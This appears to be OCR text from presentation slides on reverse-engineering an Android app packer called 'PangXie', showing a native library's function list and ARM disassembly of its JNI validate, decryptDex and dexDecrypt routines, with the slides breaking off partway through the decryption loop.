


```
Function name
AAssetManager_fromJava
AAssetManager_open
AAsset_close
AAsset_getLength
AAsset_read
AESDecrypt
Java_com_merry_wapper_WapperApplica…
_JNIEnv::CallObjectMethod(_jobject *,_jm…
_JNIEnv::CallStaticObjectMethod(_jclass *…
_JNIEnv::CallVoidMethod(_jobject *,_jmet…
_JNIEnv::DeleteLocalRef(_jobject *)
_JNIEnv::NewObject(_jclass *,_jmethodID …
_Unwind_Complete
_Unwind_DeleteException
_Unwind_GetCFA
_Unwind_GetDataRelBase
```

- Nothing special in the .init_array
- No JNI_OnLoad
- Nothing looks obfuscated, but reference to AES?
- One Java JNI looking reference

LET'S GET UNPACKING

Well then…




```
EXPORT Java_com_merry_wapper_WapperApplication_validate
Java_com_merry_wapper_WapperApplication_validate
PUSH    {R3-R5,LR}
MOVS    R4, R0
MOVS    R5, R2
BL      classInit
MOVS    R0, R4
MOVS    R1, R5
BL      verifyDigest
CMP     R0, #0
BNE     loc_18DE
```

```
BLX     exit
```

```
loc_18DE
MOVS    R1, R5
MOVS    R0, R4
BL      decryptDex
MOVS    R0, R4
BL      classDestroy
POP     {R3-R5,PC}
; End of function Java_com_merry_wapper_WapperApplication_validate
```

LET'S GET UNPACKING

Well then…



```
loc_186C
MOVS    R0, R4
BLX     AAsset_getLength
SUBS    R5, R0, #0
BEQ     locret_18A8
```

```
MOVS    R0, R5                  ; size
BLX     malloc
SUBS    R6, R0, #0
BNE     loc_1890
```

```
(aPangxie - 0x186A)
(aDexFileIsNotEx - 0x186C)
C               ; "PangXie"
C               ; "Dex File is Not Exist"
388
```

```
LDR     R1, =(aPangxie - 0x1888)
LDR     R2, =(aDexBufferMallo - 0x188A)
ADD     R1, PC                  ; "PangXie"
ADD     R2, PC                  ; "Dex Buffer Malloc Fail"
```


```
loc_1888
MOVS    R0, #4
BLX     __android_log_print
B       locret_18A8
```

```
loc_1890
MOVS    R1, R6
MOVS    R2, R5
MOVS    R0, R4
BLX     AAsset_read
MOVS    R0, R4
BLX     AAsset_close
MOVS    R0, R6
MOVS    R1, R5
BL      dexDecrypt
```

```
locret_18A8
POP     {R4-R6,PC}
; End of function decryptDex
```

LET'S GET UNPACKING

The money shot!



```
EXPORT dexDecrypt
dexDecrypt
PUSH    {R3-R7,LR}
MOVS    R5, R0
MOVS    R6, R1
MOVS    R3, #0
MOVS    R2, #0x58
B       loc_1938
```

```
loc_1938
CMP     R3, R6
BLT     loc_1930
```

